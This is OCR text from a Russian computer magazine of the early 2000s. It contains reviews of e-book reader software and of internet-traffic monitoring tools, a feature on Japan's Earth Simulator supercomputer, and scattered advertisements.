наличие тега IMG. Если ссылка на картинку локальная, программа ее отобразит. И лишь одна вещь до сих пор остается для меня загадкой. Файлы на Gutenberg project лежат в архивах. uBook их распаковывает самостоятельно, незаметно для пользователя, однако ZIP архивы с винчестера она не открывает. Почему? Не исключено, что эта возможность будет добавлена в следующих версиях программы.

Домашняя страница:

- Домашняя страница
<http://members.iinet.net.au/~simonh/spacejock>
- uBook 1.3.26
<http://members.iinet.net.au/~simonh/Programs/ybkfull.exe>
- Программа для обновления uBook
<http://members.iinet.net.au/~simonh/Programs/yBookEXE.exe>

<TOMREADER>


Возможности uBook довольно скромны, и я подозревал, что есть какая-то альтернатива, хотя специально не искал. Эта программа нашлась совершенно случайно и как бы сама собой. Итак, TomReader. Начнем с отличий.



TomReader - библиотека программы

uBook поддерживала всего 4 картинки для оформления страницы, причем они были практически одинаковые. TomReader понимает 2 вида скинов - для страницы и для закладки. Скинов может быть сколько угодно. Несколько примеров лежат на сайте, но при желании можно сделать и самому. В результате - настоящая книжка на рабочем столе. Чтобы усилить эффект, можно поиграться с ползунком уровня яркости на панели инструментов - TomReader создает на страничке неравномерное освещение. Жаль, что он не отрывает страницы в произвольных местах и не ставит пятна от бутербродов. Хотя результат и без того получается великолепный. С первых минут работы замечаешь самое главное - даже если в uBook поставить минимальную задержку при перелистывании страниц, TomReader делает это намного быстрее, причем с включенным сглаживанием текста.

Если в тексте встречаются фразы вида "ЧАСТЬ 1, ЧАСТЬ



TomReader - настраиваем внешний вид

2", программа самостоятельно формирует оглавление, и можно быстро перейти к чтению определенного раздела книги. Если в системе установлены голосовые движки, TomReader сможет на время заменить маму/бабушку/любимую девушку и почитать уморившемуся пользователю вслух. И хотя любой современный голосовой движок - это жалкие потуги на работа Вертера, возможность интересная. Можно даже сохранить звуковую дорожку в mp3-файл. Есть у TomReader и своя собственная библиотека. Не такая стильная, как у ICE Book Reader, и не такая мощная, как у Буксира, но зато для каждой книги можно назначить персональную подсветку из фиксированной семичетной палитры. Ограничение на размер файла составляет 12 Мб (для сравнения - ICE Book Reader поддерживает файлы до 1 Гб). Впрочем, книжки такого размера - большая редкость. В целом, чувствуется скрытый потенциал программы. Не все возможности сделаны на отлично, и все же программа мне очень понравилась. Жаль, что она так давно не обновлялась. Связался с автором, спросил о планах на будущее. Выход новой версии запланирован на август этого года. Ожидается поддержка RAR архивов (пока только ZIP), собственный движок для открытия вордовских документов. "Stay tuned!", как говорят в таких случаях американцы и наши люди в Канаде.

Домашняя страница:

Домашняя страница
<http://tomreader.chat.ru>
 TomReader v 2.7 Russian
http://tomreader.chat.ru/tom_setup.zip
 TomReader v 2.7 Russian (зеркало)
http://tomreader.narod.ru/tom_setup.zip


<BOOKSHELF>



BookShelf - книжная полка

Несмотря на мои бурные овации программе TomReader, поступило предложение опробовать ее ближайшего конкурента - программу BookShelf. В чем ее главная особенность? BookShelf сделан на движке Microsoft Internet Explorer. С одной стороны - это хорошо, так как читать можно абсолютно все, что поддерживает виндовый обозреватель, с другой стороны - элегантное притормаживание майкрософтовской бродилки передалось программе по наследству. Но жаловаться на BookShelf почему-то совсем не хочется. Возможно, обругать программу мешают полноцветные flash-стили для книжек или полностью настраиваемые полки, усилиями дизайнеров так похожие на настоящие. А может, все дело в произвольных параметрах отображения книжки - в один поток, с разбиением на 2 страницы и без него, в 1, 2 и даже 3 колонки, с прокруткой и без нее. Нет, ничего плохого сказать не могу. Слегка тяжеловат? Возможно. На хорошей машине это практически незаметно. Чувствуется задержка в процессе перелистывания страниц, но это дело вкуса. Она тоже умеет читать текстовики голосом ранней кофемолки, а поскольку это HTML, книжку можно

укомплектовать отсканированными иллюстрациями и даже фоновой музыкой. Что мне особенно понравилось, так это встроенные часы. Само собой, это flash. По умолчанию их не видно. Подводим курсор к левому верхнему краю экрана и смотрим, сколько спокойного времени осталось до прихода друзей, которые обязательно начнут отвлекать тебя от чтения веселым перезвоном пивных бокалов. Автор даже оформил эти часы в виде скринсейвера. Видимо, многим понравилось. Что остается добавить? BookShelf - программа на любителя. К неслабой функциональности MSIE автор добавил множество дополнительных опций. Вопрос в том, нужна ли тебе такая функциональность. Если машина позволяет - есть смысл попробо-



BookShelf - наводим маршфет

вать. Не забудь обзавестись MSIE версии 5 или 6, а также Flash 6 (большая часть стилей состоит из вставок на флеше). BookShelf самостоятельно извлечет книжку из

Домашняя страница:

Домашняя страница
www.text-reader.com
 BookShelf 4.11
www.text-reader.com/downloads/setup_bookshelf_rus.exe
www.text-reader.com/downloads/setup_bookshelf_rus.zip
 BookShelf 2.7
www.text-reader.com/downloads/setup_bookshelf_rus2.72.exe

RAR/ZIP архива, распознает кодировку и переформатирует вин... Шучу. Переформатирует текст. Что еще нужно для полного счастья? Продать мешок алмазов и купить компьютер помощнее. На винчестере можно сэкономить - благодаря тому, что основное ядро программы составляет MSIE, размеры у BookShelf копеечные. Сколько раз я убеждался в том, что идеальной программы для поставленной задачи не существует? Не пересказывать. Как говорится, ласковая, умная и красивая жена - это три разные женщины, которым лучше друг о друге не знать. Мне в этом плане повезло, но это такая редкость... Программы для чтения книжек - не исключение. В сегодняшнем обзоре нет места примитиву. Все они выглядят очень достойно. Что можно посоветовать? Если каждый день выкачиваешь из Сети мегабайты литературы - поставь себе BookSeer. По крайней мере, для создания библиотеки. Если на винте лежит максимум 20-30 любимых книжек, возможны варианты. Любителям одностороннего просмотра, а также владельцам большой коллекции книжек для наладонника есть смысл скачать ICE Book Reader. Его суперскроллинг мало кого оставит равнодушным. Отдельными батальонами маршируют мои единомышленники - фанаты двухсторонних эмуляторов настоящей книги. С вами проще. Неприхотливые товарищи качают uBook, более привередливые - TomReader, а любителям по-настоящему функциональных бантиков достанется BookShelf. Приятного чтения.



Сетевые библиотеки. Избранное.

-=Альдебаран=- OCR библиотека
<http://aldebaran.ru/lib.shtml>
 Библиотека остросюжетной литературы
www.nihe.niks.by/mysuli
 Лавка Миров
<http://lavka.lib.ru>
 Библиотека Луки Бомануара
<http://bomanuar.ru>
 Библио Net
<http://book.pp.ru/default.asp?page=news>
 ONLINE БИБЛИОТЕКА
www.bestlibrary.ru/main.shtml
 Фензин
www.fenzin.org

AVerTV Box 3

AVerMedia®

смотри | слушай | записывай

Просмотр TV на экране CRT или LCD монитора • Прием эфирных и кабельных каналов TV • Полноэкранный режим работы • Экранное меню • Таймер на включение и отключение • Антенный, два композитных, S-Video, VGA входы • VGA и композитный видео выходы PC аудио и стерео аудио входы/выходы • Инфракрасный пульт дистанционного управления

AVerTV/AVerTV Studio

- Просмотр TV на экране персонального компьютера
- Прослушивание FM радио в режиме стерео (для модели с FM)
- Запись видео в формате MPEG1/II или VCD

AVerTV USB

- Просмотр TV на экране ноутбука
- Просмотр и запись видео со скоростью до 30 кадр/сек
- Питание от USB порта

АНТАРЕС **Тел.: 748-71-11**
www.antares.ru

СТАВИМ ИНЕТ НА СЧЕТЧИК

Денис Самарин (densam@densam.ru, www.densam.ru)

СТАВИМ ИНЕТ

СОФТ ДЛЯ МОНИТОРИНГА СЕТЕВЫХ СОЕДИНЕНИЙ


Интернет-карточки дохнут у меня как мухи. Бывало, только куплю карточку, глядь - а на ней уже и нет ничего. На пальцах прикину - вроде пара часов еще точно должна была остаться, ан нет, в Сеть уже не пускают. И ведь свалить не на кого - троянов на машине нет, проверено, да и у провайдера на странице статистики напротив каждого соединения - мой номер телефона. Видать, время в онлайн-не действительно летит незаметно! Или пров чего-то химичит. Как бы то ни было, ясно одно - без софта, занимающегося мониторингом интернет-соединений, простому юзеру нынче не обойтись.

<А ЧТО МЫ ИЩЕМ?>

Главная проблема юзера, решившего поставить "счетчик на инет", - это проблема выбора правильного софта. Программ для мониторинга сетевых соединений понаделано великое множество. Поэтому давай первым делом сузим зону поисков - определимся, что именно должен уметь наш "счетчик". Хотим мы, как обычно, многого. В первую очередь, чтобы время в Сети считал. И трафик! Туда, сюда, сюда, туда... Это, во-первых. Во-вторых, чтобы скорость передачи данных красиво (и правильно) показывал. В-третьих, было бы неплохо, если б прога алерты разные могла выдавать. Типа: "Ахтунг, ахтунг! Вы превысили стомегабайтный лимит. Уберите руки с клавиатуры и отойдите от компьютера на 10 метров". Разумеется, приятный интерфейс обязателен - мы же с тобой эстеты, да? Четыре. Это, так сказать, минимальные требования. Именно ими я руководствовался, когда просматривал отечественные и зарубежные залежи софта. И вот что мне удалось найти.

<DU METER>

Правда, если честно, первую прогу мне особо искать не пришлось. Это творение компании Nagel Technologies уже успело стать классикой. В сегодняшнем обзоре участвует ее третья версия, а точнее, версия 3.05. Главное предназначение DU Meter'a, его, так сказать, высшее призвание - отслеживание скорости интернет-соединения, то есть скорости передачи и приема информации.




DU Meter - статистика и плавающий индикатор

Справляется с этим делом прога весьма неплохо, а результат своей работы выводит в текстовом виде, если подвести мышку к иконке, которая висит в трее, и в графическом, если "щелкнуть" мышкой по этой самой иконке. В последнем случае на экране появляется небольшое

окошко (которое, впрочем, можно растянуть хоть на весь экран, а также сделать - если у тебя Win2000 и выше - полупрозрачным) с графиком изменения скорости текущего соединения.

Кроме вывода графиков, DU Meter, само собой, умеет и считать. Она легко покажет тебе количество скачанных и отправленных тобой килобайт как за текущую сессию, так и с разбивкой по дням, неделям и даже месяцам. Кроме этого, в проге предусмотрены алерты, которые предупреждают тебя, когда ты превысишь установленный объем трафика (я знаю, этот алерт многие предпочитают не использовать - зачем расстраиваться лишний раз?), или скорость приема/передачи данных упадет до критического момента. Последняя фишка может здорово пригодиться тем несчастным, которые "сидят" на старых АТС, и которым проще разорвать соединение, чем ждать, пока модем сам "поднимет" скорость.




DU Meter - "байтовый секундомер"

Из дополнительных прелестей DU Meter'a стоит отметить, если можно так сказать, "байтовый секундомер". Отличная штука. Автоматически запускается, когда ты переходишь на какую-нибудь веб-страницу, и останавливается после ее полной загрузки. В результате ты имеешь скорость загрузки конкретной странички, объем принятой/переданной информации, а также среднюю и максимальную скорость передачи.

<ПРОФЕССИОНАЛЬНЫЙ ОНЛАЙНОВЫЙ ГЛАЗ>

Идем дальше. Следующим выступает OnlineEye Pro. Чтобы не повторяться, сразу скажу, что OnlineEye Pro умеет делать все, что умеет делать DU Meter. Поэтому я остановлюсь лишь на отличиях. Благо их немало, и рассказать есть о чем.


Разработчикам "Онлайнового глаза" пришла в голову гениальная идея: а зачем занимать на экране лишнее место каким-то там графиком, если его можно разместить прямо в трее? Сказано - сделано. График, конечно, не ахти какой подробный - все-таки в прокрустово ложе треевой иконки много не поместишь, но зато всегда перед глазами и не мешает. Если же тебе нужен большой



OnlineEye Pro - индикаторы

график, как в DU Meter'e, то щелкай по иконке два раза - и все дела. Но это не конец. Есть еще один вид графика. Доступен он из контекстного меню, пункт Graph. Тут тебе все, чего только пожелает твоя левая пятка - и моментальная скорость, и средняя, и в виде линейного графика, и в виде столбиков. Лепота!

Но и это еще не все. Разработчикам "Онлайнового глаза" пришла в голову еще одна не менее гениальная идея: а почему бы не вывести показания счетчика скорости в заголовок активного окна? Обалдеть! Теперь у меня даже Word показывает скорость соединения с интернетом. И даже это еще не все. Программисты проявили усердие и снабдили свое творение таким количеством разнообразных настроек, что сразу возникает непреодолимое желание поставить им (разработчикам, конечно, а не настройкам) нерукотворный памятник. О чем я говорю? Да хотя бы о том, что внешний вид графиков можно настраивать так, как заблагорассудится твоей, на этот раз, для разнообразия, правой пятке. Жаль только, что нельзя на одной картинке отображать графики входящего и исходящего трафика. Два графика рядом - пожалуйста. А вот вместе никак нельзя. Мне обидно до слез, поклонники DU Meter'a ликуют.



OnlineEye Pro - еще индикаторы :)

НА СЧЕТЧИК

А вот, например, представь себе такую ситуацию. У тебя дома (на работе, в школе) есть небольшая локальная сетка, один из компов которой имеет выход в инет. Представил? О да, у тебя богатое воображение. Так вот, с помощью OnlineEye ты легко получишь статистику по интернет-трафику каждого клиента из этой сетки. При просмотре суммарной статистики TCP/IP можно разбить ее на статистику UDP, IP, TCP и ICMP. В OnlineEye имеется пара сетевых утилит: trace - для определения пути до конкретного URL, и WhoIS - для получения данных о домене. Но и этого разработчикам показалось мало. Они еще до кучи воткнули в прогу дозвонщик (Dialer), монитор активных соединений и запущенных приложений. Хм... Ты тоже думаешь, что это уже перебор?!!

<ДЕНЕЖКИ СЧЕТ ЛЮБЯТ>


Если DU Meter и OnlineEye Pro ведут статистику в сухих, мало трогающих душу килобайтах или килобайтах в секунду, то следующий претендент, программа Internet Connection Counter, отображает неумолимо растущее значение израсходованных на виртуальность денег.



ICC - настройка тарифов и внешний вид индикатора

Нет, конечно, ICC и трафик подсчитает, и скорость покажет, но ее конек - именно финансовая статистика. От тебя требуется только настроить свой тариф, причем ICC позволяет сделать это максимально гибко. Прописываешь стоимость мегабайта исходящего и входящего трафика, указываешь тарифы, действующие в льготное время, абонентскую плату (если есть) и так далее и тому подобное. И все.

По моему скромному мнению, если финансы - твоя стихия (кто знает, вдруг ты учишься на бухгалтера), то от знакомства с ICC тебе отказываться не стоит. Тем более что обычный набор дополнительных функций (алерты, авто-перезванивалка (при разрыве связи), ведение логов и т.д.) в этой проге тоже присутствует.




ICC - логи

<ГИГАНТ МЫСЛИ>

И DU Meter, и OnlineEye, и ICC отслеживают либо соединение по модему, либо соединение по одному из сетевых адаптеров, установленных в системе. Другими словами, если ты имеешь доступ в инет через локалку, то посчитать отдельно местный и внешний трафик с помощью указанных прог у тебя не получится. Однако наш следующий подопытный - программа CommTraffic - этого недостатка лишен.

Но об этом чуть позже, ладно? А сейчас я поделюсь общими впечатлениями от программы. Они сугубо положительные. Во-первых, дизайн. Насыщенно-синий цвет вообще мой любимый, а в CommTraffic'е индикаторы размещаются именно на таком фоне, да еще и с мягкими переливами - просто глаз не оторвать. Сразу видно, что продукт изготовила серьезная контора, имеющая в штате дизайнера. Если же синий цвет тебе неприятен, то лезь в Setting/Color Scheme и выбирай понравившуюся тебе цветовую схему.

Профессионализм, кстати, просматривается не только в дизайне. Во всем. Даже в "Справке". Очень подробно и обстоятельно, но, к сожалению, на английском.




CommTraffic - настройка

Сразу после инсталляции программы тебе придется ответить на несколько вопросов визарда, который впоследствии, если тебе понадобится, можно вызвать из меню Setting/Network, Wizard. С помощью визарда ты должен

указать CommTraffic'у, в каком из четырех режимов работает твой компьютер:

1. Одиночный компьютер.
2. Рабочая станция локальной сети.
3. Шлюз между локалкой и интернетом (подсчет общего для всей локалки трафика).
4. Шлюз между локалкой и интернетом (подсчет трафика каждой рабочей станции отдельно).

В первом варианте настройка ограничивается двумя кликами мышкой, в других случаях от тебя потребуются чуть больше усилий. В частности, нужно будет ввести адрес проху-сервера, который используется для выхода в инет.



CommTraffic - симпатичные индикаторы

В CommTraffic присутствуют все те фишечки, которые являются обязательными для прог данного вида. Причем все они реализованы на редкость продуманно и толково. Взять, к примеру, все те же пресловутые алерты. CommTraffic не вводит ограничения на их количество. Жмешь на "New", задаешь параметры - и алерт готов. Создавай их хоть тысячу. То же касается и отчетов. В общем, CommTraffic получает твердый пятак по моей личной пятибалльной шкале.



Где взять?

- DU Meter (1 Мб)
www.hageltech.com/dumeter
- OnlineEye Pro (1,8 Мб)
www.pmasoft.net
- Internet Connection Counter (310 Кб)
www.counterslab.com/rus
- CommTraffic (2,4 Мб)
www.tamos.com

Implant

ГДЕ ЖИВЕТ САМЫЙ МОЩНЫЙ КОМПЬЮТЕР

mindwOrk

EARTH

SIMULATOR

Что, дружище, не можешь налюбоваться на свой пэ 4? Гордишься родовым Атлоном экспи? Или, может, у тебя даже павермак? Признайся, небось, считаешь на досуге гигагерцы своей тачки и радуешься немереной ее крутости? Полно, старче, разве это мощь? Так, жестянка для сбора пыли. Читай дальше, и ты узнаешь, что такое настоящая мощь.


ГДЕ ЖИВЕТ САМЫЙ МОЩНЫЙ КОМПЬЮТЕР

17 апреля 2002 г. Джек Донгэрра - ведущий специалист в суперкомпьютерах - специально приехал в японский город Йокогама, чтобы измерить производительность компьютера Earth Simulator. Полученный результат показал, что новая система по скорости работы обходит самый быстрый на тот момент американский суперкомпьютер IBM ASCI White почти в 5 раз. Построенный по новой технологии, ES сделал возможным поднять планку производительности до 40 Терафлоп (40 триллионов операций в секунду). Но кому и для каких целей могла понадобиться столь мощная машина?

Конференция в Киото

Весной 1997 г. в Киото прошла крупнейшая конференция, посвященная изменениям в климате Земли и их влиянию на жизнь людей. Принять участие в ней приехали не только лучшие японские специалисты, но и профессора из Америки и Европы. Основным вопросом на повестке дня стало обсуждение эффективных методов предотвращения природных катаклизмов (таких, как землетрясение 1995 г. в Ханшине или глобальное потепление). Многие ученые пришли к мнению, что лучшим решением является искусственное воспроизведение природных

процессов. Моделируя их на компьютере, можно лучше узнать о причинах возникновения тех же торнадо, и, имея климатические данные по регионам, предсказать появление следующего Эль Нино (название сильнейшего торнадо) и даже предотвратить его. Несмотря на то, что некоторые научные серверы уже работали над задачами подобного типа, создаваемые ими модели были слишком грубыми, а разрешение выводимой картинки - слишком низким. Можно было воспроизвести простейшие процессы на каком-то участке Земли, но о том, чтобы полностью воссоздать планету со всеми ее климатическими особенностями, да еще и с хорошей детализацией, смешно было даже мечтать. Для обработки такого



огромного количества информации требовался компьютер, быстрее существующих на несколько порядков. Идея такой машины уже больше года витала в воздухе в Комитете Аэроэлектронных Технологий Японии (АЕТС). Все замыслы сотрудников комитета вошли в отчет под названием "Как предотвратить глобальные изменения в окружающей среде". В документе давалась общая характеристика компьютера и советы по его созданию. Но когда ученые из АЕТС отправили свой труд в Агентство Научных Технологий, активной поддержки они не получили. Слишком невероятно все выглядело на бумаге. И слишком большое средства требовались для создания чего-либо подобного.

Рождение Earth Simulator

Ситуация резко изменилась после конференции в Киото. Проектом своих коллег заинтересовался доктор Хаджиме Мийоши - один из лучших в мире специалистов по суперкомпьютерам. И вскоре он подготовил для Агентства Научных Технологий доработанный отчет с уже более конкретными идеями и цифрами. Возможно, помогла эта самая конкретика, возможно - авторитет Мийоши, но проектом все-таки заинтересовалось японское прави-



тельство. А чуть позже выделило деньги на начало разработки Earth Simulator.

Компьютер, к созданию которого были привлечены лучшие компьютерные умы Японии, базировался на новой технологии с применением параллельных векторных процессоров. Разработка его архитектуры длилась около трех лет. К перспективному проекту подключились Национальное Агентство Космических Исследований (NASDA), Японский Исследовательский Институт Атомной Энергетики (JAERI) и Военный Центр Науки и Техники (JAMSTEC). Когда Центр Исследования и Разработки Earth Simulator (так называла себя сплоченная вокруг ES группа ученых) объявил конкурс на лучший дизайн и строительство компьютера, участие в нем приняли все ведущие корпорации на рынке суперкомпьютеров. В итоге контракт стоимостью 350 миллионов долларов достался компании NEC, которая предоставила самые интересные идеи и чертежи. В конце октября 1999 г. JAMSTEC приступил к строительству дома для будущего компьютера. Здание Earth Simulator Center (ESC) появилось на территории Геологического Исследовательского Института в городе Йокогама (около 40 км от Токио). На создание этого четырехэтажного хай-техного сооружения ушел год и около 60 миллионов долларов. Помимо главного зала, где планировалось установить ES, JAMSTEC построил несколько больших научных лабораторий для проведения разных научных исследований.

К марту 2000 года все разработки, планы и идеи многочисленных участников проекта были окончательно утверждены и запечатлены на бумаге. Пришло время превратить стопки чертежей в сложную, мощную машину. К созданию ES приступили более тысячи человек из числа сотрудников NEC и задействованных ученых. Понадобилось еще два года, чтобы изготовить комплектующие, собрать их вместе и перевезти с заводов NEC на территорию Геологического Института.

Игрушка стоимостью 350 миллионов долларов



8 марта 2002 г. NEC официально объявила о завершении работы над Earth Simulator. Доктор Мийоши, руководивший проектом от начала до конца и по праву считавшийся его отцом, умер всего за несколько месяцев до этого. Уже через три дня новый компьютер прошел все предварительные тесты и принялся обрабатывать вложенные в него деньги. Человек, случайно попавший внутрь ESC, вряд ли смог бы опознать в длинных рядах синих боксов компьютер. Помещение, где стоит Earth Simulator очень похоже на ангар. Его площадь примерно равна площади 4 теннисных кортов, а ряды процессорных узлов напоминают ящики для шмоток в американских колледжах. Всего таких узлов 640, и все они объединены в одну большую высокоскоростную сеть. Каждый узел содержит в себе 8 векторных процессоров, дающих общую производительность 64 Гигафлоп, а также 16 Гб распределенной памяти (общий объем ОЗУ - 10 Тб). Узлы соединены попарно, и в количестве 16 штук образуют кластер. Чтобы обеспечить быструю и стабильную связь, между каждыми двумя соседствующими узлами проложено более 100 километров медного кабеля. Находящиеся в просторном двойном дне, провода образуют аккуратную решетку 640x640. Пропускная способность Earth Simulator Interconnected Network (IN) - 12,3 Гб/с, в то время как планка для большинства американских суперкомпьютеров не поднимается выше 2,4 Гб/с. Когда ES активно работает, по его проводам проходит примерно 7,8 Терабайт информации в секунду!

Для работы с базами данных в системе задействован мощный рейд-массив, в котором 460 Терабайт выделено для операционной системы, а 230 Тб отпущено под нужды пользователей. Помимо этого ES имеет Mass Storage System - 12 картрижевых блоков STK Powder Horn 9310 для хранения архивов. Вместимость MSS - 1600 Терабайт. Для наглядности - это примерно 6,4 миллиарда песен в формате mp3!

Зал, где находится компьютер, заключен в аэроболочку, которая обеспечивает нужный уровень охлаждения. Вентиляция поступает снизу и равномерно проходит через все боксы. Кроме того, помещение надежно защищено магнитным щитом, чтобы никакие помехи извне не мешали работе ES. Разработчики постарались, стремясь защитить свое детище от возможных неприятностей. В здании Earth Simulator Center все предусмотрено так, чтобы никакие, пусть даже самые сильные землетрясения, не оставили работу системы. Все источники питания, охлаждения и пути доступа построены с таким учетом, чтобы в аварийной ситуации всегда можно было их заменить. В качестве ОС японский суперкомпьютер использует UNIX-подобную систему с поддержкой среды для параллельного программирования. Super-UX была разработана специально для суперкомпьютеров, выпускаемых NEC, но версия для ES ученые Центра немного усовершенствовали, добавив в нее несколько полезных функций. Доступ к компьютеру происходит посредством терминалов, расположенных в исследовательских лабораториях, находящихся в том же здании. У каждого ученого - сотрудника ESC - имеется свой аккаунт с разными привилегиями, а информационную безопасность обеспечивают ведущие японские сетевые специалисты. Терминалы, подключенные к основному компьютеру, работают под виндой и взаимодействуют с ES через Telnet и Exceed. Пока что система не имеет выхода в интернет (и вообще во внешние сети), но руководство JAMSTEC обещает вскоре сделать ресурсы суперкомпьютера доступными для некоторых научных организаций за пределами Японии.

Виртуальная Земля

Когда строительство подошло к концу, и самый мощный в мире суперкомпьютер занял свое место в научном центре, сразу же встал вопрос, способен ли Earth Simulator справляться со сложнейшими задачами, возложенными на него. Для проверки возможностей, в память компьютера ввели климатическую модель одного из участков Земли и запрограммировали ES просчитать изменения в ней на ближайшую неделю. Рядовые мейнфреймы могли обрабатывать эту ин-



Теперь в 2 раза дешевле!

Атанда! Читай в ближайшем номере "Хули"!

ТЕМА НОМЕРА:

подделка печатей.
Сам себе паспортный стол

ФОРМУЛА-РУСЬ:

корлевские
гонки по-русски

НЕ КОМПЛЕКСУЙ:

боремся с собственными
комплексами

КОРПОРАТИВНАЯ КУЛЬТУРА:

кое-что о щупальцах
капитализма

МИФЫ О ТАТУ:

это не то, о чем ты подумал

НЕСЧАСТНЫЕ СЛУЧАИ:

седи за собой, будь
осторожен

ВОСЬМИДЕСЯТЫЕ:

я - очевидец


(game)land



Implant

ГДЕ ЖИВЕТ САМЫЙ МОЩНЫЙ КОМПЬЮТЕР


mindwOrk



Дополнительные факты о ES

- Расход электроэнергии, газа и воды на ES ежегодно обходится JAMSTEC в 8 миллионов долларов. Еще около миллиона тратится на оплату поддержки компьютера сотрудниками NEC.
- Самая дорогая часть в японском суперкомпьютере - векторные чипы.
- Ученые Центра между собой называют компьютер BES.
- ES прекращал работу лишь один раз в мае 2002 г. Произошло это в результате внутренних проблем с безопасностью, и простоял комп 5 дней. С тех пор его работа не прекращалась.
- Общая длина кабелей, соединяющих узлы ES, более четырех тысяч километров.
- Единственная неразборная составляющая компьютера - блоки Mass Storage System.
- Благодаря гибкой архитектуре, Earth Simulator можно апгрейдить. Почти как PC.
- ES по практической мощности сопоставим с 18 компьютерами, возглавляющими список TOP500, вместе взятими.
- Исследовательские группы, работающие в ES, в первый же год получили три престижнейшие научные награды Gordon Bell Awards.

